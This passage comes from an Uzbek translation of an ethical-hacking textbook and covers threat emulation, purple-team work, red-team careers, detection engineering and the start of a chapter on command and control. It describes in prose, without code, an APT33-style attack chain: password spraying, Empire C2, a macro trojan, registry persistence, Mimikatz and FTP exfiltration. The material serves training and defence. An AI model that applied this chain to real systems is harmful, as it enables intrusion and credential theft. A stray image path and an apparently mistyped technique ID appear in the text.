etilishi mumkin. Tahdidni tanlagandan so'ng, tester odatda TTP'lar ro'yxatini va kelishuv ko'rsatkichlarini (XOQ) oladi. TTP'lar tajovuzkor turli qadamlarni qanday bajarishi haqida batafsil ma'lumot beradi, masalan, maqsadni aniqlashdan tortib ma'lumotlarni o'chirishgacha. XOQ odatda ishlatiladigan zararli dasturlarning xeshlarini o'z ichiga oladi.

Tahdid emulyatsiyasi mashqlari davomida sinovchi o'z bilimlarini maqsadli muhitga moslashtiradi va tajovuzkorni qiziqtiradigan aniq maqsadlar, masalan, aniq ma'lumotlar, mumkin bo'lgan ta'sir yoki kirishni aniqlashga yordam beradi. Bu potensial maqsad sifatida aniqlangandan so'ng, sinovchi ma'lum TTP'lardan foydalanadi va ularni ehtimoliy hujum zanjirlariga moslashtirishga harakat qiladi. Ko'pincha tajovuzkorning noma'lum bo'lgan bosqichlari mavjud, shuning uchun sinovchi ularni kontekstga mantiqiy mos keladigan TTP bilan to'ldiradi.

Keyin sinovchi komprometatsiya ko'rsatkichlari (IOC) haqida qanday ma'lumotlarni topish mumkinligini tekshiradi. Agar zararli dastur mavjud bo'lsa, .net tuzilmalarining teskari muhandisligi, ikkilik fayllarning asosiy teskari tomoni yoki zararli dasturlarning xatti-harakatlari tavsiflarini o'rganish orqali qo'shimcha tahlil qilish kerak bo'lishi mumkin. Iloji bo'lsa, sinovchi vositalarni yaratishi yoki o'zgartirishi mumkin, shunda ular ma'lum zararli dasturlarning ishlashiga o'xshash ishlaydi, shunda sinov imkon qadar real bo'ladi. Ushbu elementlarni hujum daraxtiga qo'shish emulyatsiya jarayonining haqiqiy tajovuzkorning harakatlariga imkon qadar yaqin bo'lishini ta'minlashga yordam beradi.

Ogohlantirish: zararli dastur namunalarini olish va tahlil qilish xavfli bo'lishi mumkin. Agar siz bunday namunalarni xavfsiz tahlil qilish bilan tanish bo'lmasangiz, ushbu kitobning IV va V boblariga murojaat qiling va tahlil qilish uchun xavfsiz muhitni qanday sozlashni o'rganing. Ushbu ehtiyot choralariga rioya qilmaslik sizning tizimingizni haqiqiy tajovuzkor tomonidan buzilishiga olib kelishi mumkin.

Elfin nomi bilan ham tanilgan APT33'ni misol qilib olaylik. Bu aviatsiya va energetika sohalarini nishonga olishda gumon qilingan Eron guruhidir. Tadqiqotni boshlash uchun yaxshi manzil MITRE ATT&CK veb-sayti bo'lib, u https://attack.mitre.org/groups/G0064/ saytida joylashgan. Ma'lumotni ko'rib chiqqandan so'ng, siz hujum nishoni bo'lishi mumkin bo'lgan tashkilotingiz ichidagi ma'lumotlarni o'z ichiga olgan fayl-server ulushlariga kirishdan oldin mahalliy usullar oqimini o'z ichiga olgan hujum daraxtini yaratishingiz mumkin. Asboblarni ko'rib chiqsak, Ruler va Empire mavjudligini ko'ramiz. Shuning uchun haqiqiy hujum daraxti internetda mavjud bo'lgan *Outlook Web Access* (T1078.004) saytlariga qarshi *Ruler* (S0358) yordamida parolni purkash (password spraying) (T1110.003) texnikasini qo'llashdan boshlanishi mumkin. Ushbu texnikadan foydalangan holda haqiqiy hisobni topgandan so'ng, sinovchi *HTTPS* (t1071.001) orqali buyruqni boshqarish (C2) uchun *PowerShell Empire* (s0363)dan foydala-

nishga qaror qilishi mumkin. *Payload* yetkazib berish uchun sinovchi *powershell payload* (T1059.001)ni faollashtiradigan *VBA* (T1059.005)da yozilgan zararli so'l dasturi bilan *Microsoft Word* troyan hujjatini (t1024.002) yaratishi mumkin. Shundan so'ng, sinovchi *AutoIt* (s1029) bajariladigan faylni yaratishi mumkin, uni ro'yxatga olish kitobidagi *Autorun* bo'limlariga joylashtirish mumkin, shunda u foydalanuvchi kirganida (T1547.001) ishga tushadi. Ushbu *AutoIt* ikkilik fayli doimiylikni ta'minlash uchun *base64* kodlangan (T1132.001) *PowerShell payload*'dan foydalanishi mumkin.

Sinovchi kirish huquqiga ega bo'lgach, ular UAC'ni chetlab o'tish va hisob ma'lumotlarini yig'ish uchun *Mimikatz* (T1003.001)ni ishga tushirish maqsadida imtiyozlarni oshirish uchun *Empire*'dan foydalanishlari mumkin. Keyin sinovchi boshqa tizimlarda harakat qilish uchun olingan hisob ma'lumotlaridan (T1078) foydalanadi. Net buyrug'i (S0039) yordamida tester yuqori kirish huquqini beradigan foydalanuvchilarni aniqlay oladi va keyin tarmoq bo'ylab harakatlanish va maqsadli ma'lumotlar topilmaguncha hisob ma'lumotlarini olish uchun Empire'dan foydalanishni davom ettirishi mumkin. Maqsadli ma'lumotlar topilgandan so'ng, tester ma'lumotlarni siqish va shifrlash uchun *WinRAR* (T1560.001)dan foydalanishi mumkin, so'ngra uni eksfiltratsiya uchun tester tomonidan boshqariladigan FTP serveriga (T1048.003) yuborishi mumkin.

Tahdid simulyatsiyasi yoki emulyatsiyasini amalga oshirgandan so'ng, tester odatda foydalanilgan barcha TTP'larni xaritaga kiritadi va tizimlarda ishlaydigan asboblar va ikkiliklarning IOC'larini aniqlaydi va keyin bu ma'lumotni mudofaa guruhiga (ko'k jamoa) uzatadi. Bu jamoa, nima sezilgan, nima o'tkazib yuborilgan va nima ko'rilganini tahlil qiladi, ammo hech qanday chora ko'rilmaganini ham hisobga oladi. Ushbu natijalar tashkilotga tajovuzkor tashkilotning qanday ta'sir qilishi mumkinligini va aniqlangan materiallarni qo'lga kiritish uchun qanday boshqaruvlar kerakligini tushunishga yordam beradi. Tashkilot o'z harakatlaridan oldinda bo'lishi uchun tajovuzkorlarni faol ravishda aniqlash va blokirovka qilish uchun TTP'larni aniqlash muhimdir.

Bunday mashqlarning salbiy tomoni shundaki, ular odatda katta miqdordagi qo'shimcha tadqiqotlar, dasturlash va rejalashtirishni talab qiladi. Shu sababli agar sizda katta tadqiqot guruhi bo'lmasa va boshqa sinovchilarni qo'llab-quvvatlasangiz, bunday testlarni muntazam ravishda o'tkazish juda qiyin. Biroq ushbu testlar ma'lum bir tajovuzkor muhitingizda qanday harakat qilishi mumkinligi, ba'zi TTP'larni himoya qilish va ularga javob berish bilan qanday kurashishingiz mumkinligi va sizning tarmog'ingizdagi ushbu tajovuzkorning maqsadlarini aniqlash va oldini olish uchun tashkiliy xavfsizlikni yaxshilash kerak bo'lgan eng aniq tasavvurni taqdim etadi.

Binafsharang jamoa

Aniqlash muhandisligi – bu aniqlash va javob berishni yaxshilash uchun turli TTP'larni aniqlash usullarini yaratish jarayoni. Qizil-ko'k jamoaviy munosabatlarda bu ko'k jamoa aniqlash vositasini yaratishdan boshlanishi mumkin, keyin esa qizil jamoa uni sinab ko'rish va takomillashtirish uchun ishlaydi. Bu, shuningdek, tahdid simulyatsiyasi yoki emulyatsiyasidan so'ng jurnallarni tahlil qilish va signallarni tozalash natijasi bo'lishi mumkin. Binafsharang jamoani aniqlash vositalarini yaratish, takomillashtirish va sinab ko'rish uchun ishlatilishi mumkin, bu tashkilotga hujumning dastlabki bosqichlarida hujumchilarni aniqlash uchun ko'proq imkoniyat beradi.

Binafsharang jamoa yangi tahdidlarga javob berish uchun ham ishlatilishi mumkin. Bu tashkilotga yangi tahdid qanday ishlashi haqida chuqurroq tushuncha beradi, shuningdek, 0 kunlik konsepsiya isboti (POC) va tashkilot javob berishi kerak bo'lgan har qanday yangiliklar hodisalariga javoban potensial aniqlash usullarini ishlab chiqishga olib keladi. Keyinchalik ushbu bobda binafsharang buyruqlarni batafsil ko'rib chiqamiz.

Qizil jamoaviy guruhlarda daromad

Aksariyat axloqiy xakerlar uchun o'z ishlaridan zavqlanishdan tashqari, asosiy maqsad pul topishdir. Biz I bobda zaiflik uchun mukofot dasturlari haqida biroz gaplashdik, shuning uchun endi biz qizil jamoalar orqali pul ishlashning ko'proq an'anaviy usullariga e'tibor qaratamiz. Asosiy yo'llar – korporativ qizil jamoa bo'lib, bu yerda siz kompaniya uchun ichki qizil jamoaning bir qismi sifatida faoliyat yuritasiz. Ushbu kontekstda o'z qizil jamoasini sotib olishga qodir bo'lmagan yoki o'z faoliyatini mustaqil baholashga intilayotgan kompaniyalarga konsalting xizmatlarini ko'rsatadigan kompaniyada ishlaysiz.

Ikkala variant ham o'zlarining kuchli va zaif tomonlariga ega va ko'plab sinovchilar o'z karyeralarida ikkalasini ham amalga oshiradilar.

Qizil jamoada korporativ ishtirok

Nomidan ko'rinib turibdiki, tester kompaniyada ishlaydi va kompaniyaning aktivlarini sinab ko'rish uchun vaqt sarflaydi. Corporate Red Teaming asosiy afzalliklari shundaki, siz kompaniyangiz haqida ichkaridan o'rganish uchun ko'p vaqt sarflashingiz va shu tariqa texnologiyalar, biznes bo'linmalari, siyosat va tartib-qoidalar bo'yicha qiymatni tezroq yetkazib berishingiz mumkin. Tashkilotingizning xavfsizlik holatini yaxshilashga e'tibor qaratish orqali tashkilotning xavfsizlik holatini yaxshilash va uni hujumlarga tayyorlash uchun mas'ul bo'lgan guruhning bir qismi bo'lishingiz mumkin. Bundan tashqari, to'g'ridan-to'g'ri aniqlash va javob berish qobiliyatingizni yaxshilash imkoniyatiga ega bo'lasiz.

Texnologiyani chuqurroq o‘rganishga vaqt ajratib, boshqa kompaniyalar bilan yaxshi bog‘liq bo‘lgan ba’zi texnologiyalar, texnologik strategiyalar yoki biznes-jarayonlar bo‘yicha mutaxassis bo‘lishingiz mumkin. Misol uchun, agar sizning kompaniyangiz *containerd*, *Kubernetes* yoki *Docker* kabi konteynerlardan faol foydalansa, ushbu texnologiyalarni chuqurroq o‘rganish va ularni xavfsiz joylashtirish imkoniyatiga ega bo‘lishingiz mumkin, bu sizga ushbu sohada mutaxassis bo‘lish imkonini beradi.

Ushbu yondashuvning salbiy tomoni shundaki, aksariyat tashkilotlar nisbatan statik xavfsizlik to‘plamiga ega. Yangi texnologiyalar vaqti-vaqti bilan amalga oshirilayotgan bo‘lsa-da, sa’y-harakatlarning aksariyati aniqlash muammolarini bartaraf etish va bir xil komponentlarning himoyasini kuchaytirishga qaratilgan bo‘lib, bu turli xil mahsulotlar va xavfsizlik yondashuvlari bilan tanishishingizni cheklaydi. Shu sababliba’zi bilimlar darhol boshqa kompaniyalarda ishlashga yaroqli bo‘lmasligi mumkin.Agar aniq texnologiyalarga e’tibor qaratsangiz, boshqa ko‘nikmalaringiz eskirishi mumkin.

Ko‘pgina korporativ qizil jamoa ishlari konsalting bilan solishtirganda sezilarli darajada kamroq sayohatni o‘z ichiga oladi, agar ishga qatnashni yoqtirmasangiz, bu qo‘shimcha foydalardan biri. Korporativ qizil jamoa ishlari, ehtimol, ba’zi sayohatlarni o‘z ichiga oladi, lekin ko‘plab kompaniyalar qizil jamoalarga masofadan turib ishlashga imkon beradi, shuning uchun ko‘pincha uydan ishlashingiz mumkin, faqat vaqti-vaqti bilan ofisga borib kelishingiz mumkin. Muayyan texnologiyalar uchun joyida sinov hali ham ma’lum joylarda talab qilinadi, lekin aksariyat tashkilotlar uchun bu tez-tez sodir bo‘lmaydi.

Maslahatchi qizil jamoalar

Maslahatchi qizil jamoalar odatda kengroq konsalting guruhlarining bir qismidir. Ushbu jamoalar zaifliklarni tekshirish, penetratsion testlar va tahdidlarni modellashtirishni o‘z ichiga olishi mumkin bo‘lgan tajovuzkor sinovlarga qaratilgan. Ba’zi tashkilotlar tahdidlarni taqlid qilish bilan shug‘ullanadilar, ammo bunday kompaniyalar juda kam uchraydi va agar kompaniya ushbu darajadagi ishtirokni talab qilsa, ular allaqachon o‘z jamoalarini qurishga moyildirlar.

Konsalting odatda har hafta yoki oyda turli kompaniyalar bilan ishlashni o‘z ichiga oladi va ularga o‘z tarmoqlari haqidagi savollarga javob berishga yordam beradi. Bu savollar “men talablarga javob beramanmi?”, “mening tarmog‘imdagi tajovuzkor nima qilishi mumkin?”. Bunday hisob-kitoblar ma’lum vaqtga asoslangan ish hajmiga ega.

Ushbu turdagi sinovlarning afzalligi shundaki, siz har bir necha haftada yangi texnologiyalar va turli xil muhitlarni ko‘rasiz. Siz yangi tarmoqlarga moslashish, ularni boshqarish usullarini aniqlash va maqsadli vazifalarga erishish uchun ko‘p vaqt sarflaysiz. Turli xil texnologik bo‘g‘inlarni, shu jumladan, antiviruslarni, kirishni aniqlash tizimlarini, so‘nggi qurilmalarda tahdidlarni aniqlash va ularga

javob berish tizimlarini va boshqalarni ko‘rishingiz mumkin. Ushbu tizimlarni chetlab o‘tish va ulardan qochishning yangi usullarini topish jarayoni o‘yin kabi his qilinadi.Ushbu turdagi o‘zaro ta’sirlarning salbiy tomoni shundaki, sinovlarni o‘tkazish uchun konsalting kompaniyalarini yollaydigan tashkilotlarning aksariyati xavfsizlik nuqtai nazaridan u qadar yetuk emas. Ko‘pgina sinovchilar ko‘plab tashkilotlarni bir xil tarzda buzishi mumkin bo‘lgan vaziyatga duch kelishlari mumkin. Bu ularning ba’zi texnikalarga haddan tashqari ishonch hosil qilishiga olib kelishi mumkin va o‘z mahoratini oshirishga intilmaydi, chunki ular allaqachon mavjud bo‘lganlar odatda ishlaydi. Bu ularning vakolatlarini eskirishiga olib kelishi mumkin.

Natijada, yaxshi maslahatchilar doimiy ravishda yangi texnikalarni o‘rganishga va ularni testlarda qo‘llashga, o‘zlarining xavfsizlik tadqiqotlarini o‘tkazishga va o‘zlarining malakalarini dolzarbligini ta’minlashga intiladilar. Bu ish vaqtida ham, shaxsiy vaqt davomida ham sodir bo‘lishi mumkin.

Ko‘pincha konsalting kompaniyalarida belgilangan ish jadvali yo‘q; ularda topshiriqlarni bajarish muddatlari bor va sinovchilar bu muddatlarni bajarish uchun zarur bo‘lgan vaqtgacha ishlaydi. Bu ba’zi haftalar 80 soat yoki undan ko‘proq ish talab qilishini anglatishi mumkin, boshqa haftalarda esa siz 20 soat ishlashingiz va 20 soat tadqiqotga sarflashingiz mumkin. Ba’zi tashkilotlar o‘tkazilgan testlar miqdoriga qarab bonuslar beradi; shuning uchun daromadni maksimal darajada oshirish uchun testerlar ko‘proq soat ishlashi va korporativ ishlarga qaraganda sezilarli darajada ko‘proq daromad olish uchun samaraliroq ishlash yo‘llarini izlashlari mumkin.

Bunday ish turlari odatda tez-tez sayohat qilishni o‘z ichiga oladi, bu ko‘pincha ogohlantirishsiz sodir bo‘ladi. Natijada, ba’zida oilaviy tadbirlarni uzoq vaqt oldin rejalashtirish qiyin va maslahatchilar boshqa shahardagi mehmonxona xonasidan Zoom orqali o‘z yaqinlarini tug‘ilgan kuni bilan tabriklashlari odatiy holdan yiroq emas. Bunday sayohat ko‘pincha professional charchashga olib kelishi mumkin va sinovchilar birmuncha vaqt korporativ ishga o‘tishlari mumkin, keyin esa korporativ pozitsiyada qolishlari yoki qo‘shimcha barqarorlik zarur bo‘lganda konsalting xizmatiga qaytishlari mumkin.


Binafsharang jamoa asoslari

Binafsharang jamoa sinovi – bu qizil va ko‘k jamoalarning kesishishi. Amalda qizil jamoalarning muvaffaqiyatiga hissa qo‘shadigan boshqa jamoalar singari bitta ko‘k jamoa yo‘q. Ko‘pincha binafsharang jamoa ko‘plab guruhlarni o‘z ichiga oladi, jumladan, tahdidlarni qidirish, hodisalarga javob berish, sud-tibbiy tahlil, aniqlash muhandisligi, ov, qizil guruh va yetakchilik guruhlari. Ushbu jamoalar muammolarni hal qilish va tashkilot xavfsizligini oshirish uchun birgalikda ishlaydi.

Binafsharang jamoa ko‘nikmalari

Binafsharang jamoalar nimaga e’tibor qaratishlari qisman alohida komponentlarning yetukligiga bog‘liq. Misol uchun, yaxshi tahdid razvedkasi mavjud bo‘lmasa, qaysi tajovuzkorlarga e’tibor qaratish kerakligini aniqlash muhim tadqiqotlar o‘tkazilmasdan qiyin bo‘ladi. Bu, shuningdek, nazorat sifati, loging va monitoring, ushbu ma’lumotlarni qayta ishlash qobiliyati va jamoalarning umumiy bilim va tushunish darajasiga bog‘liq. Ko‘pincha binafsharang buyruqlar rivojlanadi: ular birinchi navbatda murosa ko‘rsatkichlari kabi osongina aniqlanadigan sohalarga e’tibor qaratadilar va asta-sekin TTP (taktika, texnika va protseduralar) tahlili kabi murakkab vazifalarga o‘tadilar.

Devid J. Bianko mudofaa buyruqlari hujumchiga ta’sir qilishi mumkin bo‘lgan turli darajalarni tasvirlash uchun 6.2-rasmda ko‘rsatilgan Og‘riq(Pain) piramidasini yaratdi. Eng past darajada xesh qiymatlari joylashgan bo‘lib, bu yerda tajovuzkor shunchaki xesh qiymatini o‘zgartirish orqali aniqlashdan osongina qochishi mumkin. Yuqori darajadagi TTP’lar (taktikalar, texnikalar va protseduralar) mavjud bo‘lib, bu yerda tajovuzkorlar o‘zlarining ishlash usullarini, foydalanadigan vositalarini va ehtimol, erishmoqchi bo‘lgan maqsadlarini o‘zgartirishga majbur bo‘ladi. Aksariyat tashkilotlar birinchi navbatda Og‘riq (Pain) Piramidasining pastki uch darajasiga e’tibor qaratadilar, bular XOQ (murosa ko‘rsatkichlari) tahdidlar bo‘yicha razvedka kanallari orqali mavjud. Ushbu ko‘rsatkichlar ko‘pincha xavfsizlik vositalarida ham mavjud, shuning uchun agar xaker bir xil IP manzillari, xost nomlari yoki bajariladigan fayllardan foydalangan holda bir xil joydan hujum qilsa, ularni bloklash juda oson bo‘ladi.



6.2-rasm. *Devid J. Biankoning Pain (og‘riq) piramidasi*

(https://bit.ly/PyramidOfPain)

Binafsharang jamoalar tarmoq va xost artefaktlari va undan yuqori darajalarda samarali bo‘la boshlaydi. Tarmoq va xost artefakt qatlami URI va aloqa uchun maxsus portlar yoki protokollardan foydalanish kabi naqshlarni o‘z ichiga olishi mumkin. Bular qizil jamoalar jurnallarda yozib olinayotgan ma’lumotlarni oson qayta yaratish imkonini beruvchi elementlardir. Shundan so‘ng, jamoalar turli komponentlar tomonidan aniq qanday ma’lumotlar qayd etilganligini aniqlab, ushbu jurnallarni voqealarga aylantirish orqali yaxshiroq ogohlantirishlar yaratish ustida ishlashlari mumkin. Port raqamini o‘zgartirish yoki boshqa URI sxemasidan foydalanish qiyin ish bo‘lmasa-da, bu ikkilik faylni qayta kompilyatsiya qilish yoki yangi IP manzilni o‘rnatishdan ko‘ra sezilarli darajada ko‘proq harakat talab qiladi. Shu sababli bu tajovuzkor uchun ko‘proq halokatli hisoblanadi, chunki u tarmoqda aniqlanmaslik maqsadida ko‘proq resurs sarflashga majbur bo‘ladi. Jamoalar o‘z ko‘nikmalari va jarayonlarini rivojlantirar ekan, ular sinov vositalariga o‘tishlari va ushbu vositalarning onlayn ko‘rinishini hujjatlashtirishlari mumkin. Asboblar tahlil qilish uchun oson maqsaddir, chunki ularga osongina kirish mumkin va ulardan qanday foydalanish haqida ko‘p ma’lumotlar mavjud. Bundan tashqari, ular ko‘p izlanishni talab qilmaydi, lekin o‘rganish egri chizig‘iga ega. Shunday qilib, agar siz tajovuzkor *Power-Shell Empire*’dan foydalanayotganini bilsangiz, u qoldirgan izlarni, vizual tasvirini va uni qanday aniqlash mumkinligini tahlil qilish uchun uni tarmoqda ishga tushirish oddiygina jurnallarni tekshirishdan ko‘ra murakkabroqdir. Biroq bu vosita qanday ishlashiga e’tibor bermaydi; Buning o‘rniga diqqat u nima qilayotganiga qaratiladi.

Jamoalar individual TTP’lar (taktikalar, usullar va protseduralar) bilan ishlaganda, ular hujumchilar uchun juda halokatli bo‘lishi mumkin. Masalan, SMB orqali fayllarni nusxalash, WMI’ga DCOM qo‘ng‘iroqlari va WMIPrvSE’dan jarayonning bajarilishi o‘rtasidagi munosabatni tushunadigan himoyachi ushbu komponentlardan foydalanadigan hujumni to‘xtatish uchun yaxshiroq jihozlangan bo‘ladi. Individual ravishda, bu harakatlar hech narsani anglatmasligi mumkin, lekin ular birgalikda WMI lateral harakat hujumining yuqori sifatli ko‘rsatkichlari bo‘lib, asboblarga emas, balki xatti-harakatlarga asoslangan. Bunday harakatlarni tushunish va maxsus bajarish ancha qiyin, ya’ni qizil jamoa aniqroq ro‘yxatga olish uchun ushbu vazifani bajarishning bir nechta usullarini ishlab chiqish imkoniyatiga ega bo‘lishi kerak va himoyachilar ushbu faoliyatni kuzatish uchun tizimlarni yetarlicha tushunishlari kerak. Aniqlash muhandislari, shuningdek, ushbu faoliyatni o‘zaro bog‘lash uchun yetarli malakaga ega bo‘lishi zarur. Agar maqsad tegishli himoyalarni yaratish bo‘lsa, mijoz va server egalari, shuningdek, boshqaruv egalari bunday faoliyatni bloklash yoki kamaytirish uchun yetarli malakaga ega bo‘lishlari kerak.

Binafsharang jamoa faoliyati

Binafsharang jamoalar, tashkilotning xavfsizlik darajasini yaxshilashga qaratilgan qo‘shma tadbirlarni amalga oshirish uchun mavjud. Bu jamoalar qizil jamoaning natijalari bo‘yicha birgalikda hisobot berishdan tortib, himoya mexanizmlarini yaratishgacha bo‘lgan turli faoliyatlarni o‘z ichiga olishi mumkin. Shuning uchun binafsharang jamoa bajaradigan yagona aniq harakat yo‘q; ammo binafsharang jamoalar o‘ziga xos mavqega ega bo‘lgan vazifalarda ba’zi umumiy xususiyatlar mavjud.

Rivojlanayotgan tahdid tadqiqotlari

Rivojlanayotgan tahdid tadqiqotlari Binafsharang jamoaning bir nechta sohalarini qamrab oladi. Asosiy ishtirokchilar tahdid razvedka guruhlari, qizil jamoa, tahdidlarni ovlash va hodisalarga javob berish guruhlari. Bu guruhlar nol kunlik zaiflik, umumiy zararli dasturlar oilasida qo‘llaniladigan yangi texnika haqidagi ma’lumotlar yoki yaqinda o‘tkazilgan tadqiqot nashrlari kabi yangi tahdidni aniqlash uchun birgalikda ishlaydi. Tahdid razvedkasi guruhi ushbu tahdid haqida iloji boricha ko‘proq ma’lumot to‘playdi va keyin qizil guruh va tahdidlarni ovlash guruhlari bilan hamkorlik qiladi va bu tahdid tashkilotga ta’sir qilishi mumkinligini aniqlaydi.

Bunga 2021-yil mart oyida Microsoft tomonidan oshkor qilingan Microsoft Exchange zaifliklari misol bo‘la oladi. Dastlabki oshkor qilishdan tashqari, ushbu zaifliklar haqida cheklangan ma’lumotlar mavjud edi, ammo agar tahdidlarni qidirish guruhlari kuzatilsa, 10 mart kuni Github’da ishlaydigan kod bilan konsepsiya isboti (POC) qisqacha e’lon qilindi. Ushbu kodni yuklab olish va uni sinab ko‘rish, uning ishlayotganligini, yamoqni o‘rnatish qanchalik muvaffaqiyatli amalga oshirilganligini va u qanday imtiyozlar berganligini aniqlash uchun qizil jamoaga berish mumkin edi.

U yerdan tahdidlarni ovlash guruhlari ushbu kod qoldirgan jurnallarni bahonlashlari va uni tashkilotga qarshi boshqa birov tomonidan amalga oshirilganligini aniqlashlari mumkin. O‘ralar chiqa boshlagach, qizil jamoa zaiflik tuzatilgan yoki yo‘qligini tekshirish uchun tizimni yana sinab ko‘rishi mumkin edi va ov guruhlari yamoqlangan tizimda hujum qanday ko‘rinishini hujjatlash uchun o‘rnatilgan yamoq bilan jurnalni yozishni baholashi mumkin edi. Bunday harakatlarni amalga oshirish tashkilotga POC e’lon qilingandan so‘ng turli hujumchilar tahdidlaridan oldinda turishga imkon beradi.

Aniqlash muhandisligi

Aniqlash muhandisligi – bu har xil turdagi hodisalar uchun detektorlar yaratish jarayoni. Ushbu faoliyat binafsharang buyruqlar kontekstidan tashqarida mavjud

bo‘lishi mumkin; ammobinafsharang buyruqlar uni ancha samarali qiladi. Muayyan muhit uchun dolzarblik, kontekst va qo‘llanilishini ta’minlab, binafsharang buyruqlar detektorlarni muhitingizga moslashtirish imkonini beradi. Bu shuni anglatadiki, faqat sotuvchilar tomonidan taqdim etilgan kontent bilan cheklanib qolmaysiz, bu esa haddan tashqari shovqinli bo‘lishi mumkin yoki aniqroq ogohlantirishlarni yaratish uchun bir nechta manbalarni hisobga olmaydi.

Bunga yaxshi misol sifatida, tahdid razvedkasi bir nechta tajovuzkorlar damida hisob ma’lumotlarini to‘plashini aniqlagan vaziyatni keltirish mumkin. Qizil jamoa maqsadli xostda ushbu vositalar kombinatsiyasini ishga tushirishi va keyin qanday artefaktlar yaratilayotganini o‘rganish uchun tahdid ov guruhi bilan hamkorlik qilishi mumkin.

Yana bir misol sifatida, *EDR* yechimi notmalware.exe jarayonidan *LSASS*’ga kirishni aniqlaydi va mahalliy antivirus agenti xuddi shu jarayondan proksi-serverga ulanishni aniqlaydi. Ikki komponentni taqqoslagan holda, jamoa noto‘g‘ri pozitivlar sonining kamayishini kuzatadi. Shunday qilib, ular ushbu ikki omilga asoslangan kombinatsiyalangan ogohlantirishni yaratish uchun ma’lumotni aniqlash muhandislik guruhiga yetkazib berishadi va bu kombinatsiya sodir bo‘lganda birinchi javob beruvchilarga xabar berish imkonini beradi.

Qizil jamoaning keyingi sinovlari shuni ko‘rsatadiki, Mimikatz Cobalt Strike SMB mayoqchasi orqali foydalanilganda ogohlantirish yonmaydi. Red Team xabar berishicha, SMB mayoqlari aloqa uchun nomli quvurlardan foydalanadi, ammo hozirda nomli quvurlarni qayd qiluvchi vositalar mavjud emas. Mijozlarga xizmat ko‘rsatish jamoasi *Sysmon*ni o‘rnatish va nomli quvurlarni yaratish jurnalini sozlash uchun himoyachilar bilan hamkorlik qilmoqda. Qizil jamoa yana sinovlarni o‘tkazganda, so‘nggi soat ichida nomli quvurlarni yaratgan va LSASS’ga kirayotgan xostlar o‘rtasida korrelyatsiya mavjud.

Operatsion muhitda haqiqiy sinovlarni o‘tkazish, ogohlantirish va himoya strategiyasini muayyan sharoitlarga moslashtirish uchun jamoalar birgalikda ishlashi zarur, aks holda individual ogohlantirishlar o‘z-o‘zidan samarali bo‘lmaydi. Oxir-oqibat, tahdidlarga taqlid qilishning yangi usullarini o‘rganishi kerak bo‘lgan qizil jamoa, bunday muhitda barcha tomonlar g‘alaba qozonishi uchun hamkorlik qilishi lozim.

Xulosa

Ushbu bob axloqiy xakerlik va qizil jamoalarning asoslarini qamrab oladi. Qizil jamoalar zaifliklarni skanerlashdan tortib binafsharang buyruqlar va tahdid emulyatsiyasigacha bo‘lgan turli darajalarda ishlaydi. Ham maslahatchi, ham korporativ qizil jamoalar uchun ijobiy va salbiy tomonlar mavjud, ammo ko‘plab

mutaxassislar qo‘shimcha tajriba orttirish va turmush tarzidagi o‘zgarishlarga moslashish uchun o‘z faoliyati davomida ushbu ikki faoliyat o‘rtasida harakat qilishadi. Tashkilotlar rivojlanib borishi bilan ularning aniqlash va javob berish qobiliyatlari ham rivojlanadi. Binafsharang buyruq komponentini qo‘shish tahdid razvedkasi, mudofaa buyruqlari, qizil buyruqlar va muhandislik guruhlari kombinatsiyasidan foydalangan holda yuqori aniqlikdagi muhitga xos detektorlarni yaratishga yordam beradi.

Qo‘shimcha manbalar

MITRE ATT&CK Navigator mitre-attack.github.io/attack-navigator/

MITRE ATT&CK attack.mitre.org/

Pyramid of Pain detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Penetration Testing Execution Standard (PTES) www.pentest-standard.org/index.php/Main_Page

Foydalanilgan adabiyotlar

1. https://msrc-blog.microsoft.com/2021/03/02/multiple-security-updates-released-for-exchange-server/
2. https://krebsonsecurity.com/2021/03/a-basic-timeline-of-the-exchange-mass-hack/

7-BOB. BUYRUQ VA NAZORAT (C2)

Ushbu bobda quyidagi mavzular ko‘rib chiqiladi:

- Buyruq va nazorat tizimlari haqida tushunchalar (C2)
- Foydali yuk obfuskatsiyasi
- C#, Go va Nim-da ishga tushirgichlarni yaratish
- Tarmoqlarni chetlab o‘tish texnikasi
- Yakuniy nuqtani aniqlash va chetlab o‘tish texnikasi (EDR)ga javob berish usullari

Xakerlar uchun (ham axloqiy, ham jinoiy) tarmoqqa kirish hujumning faqat birinchi qismidir. Tizimlardagi buyruqlarni interaktiv tarzda bajarish qobiliyatisiz xaker o‘z maqsadlariga erisha olmaydi. Buyruqlar va boshqaruv (C2) vositalari va qochish usullaridan foydalanish testerlarga kirishni uzoqroq saqlashga yordam beradi va boshqaruv elementlarining xostlar va tarmoqlarga hujumini to‘xtatishi mumkin bo‘lgan ta’sirini kamaytiradi.

Buyruq va nazorat tizimlari

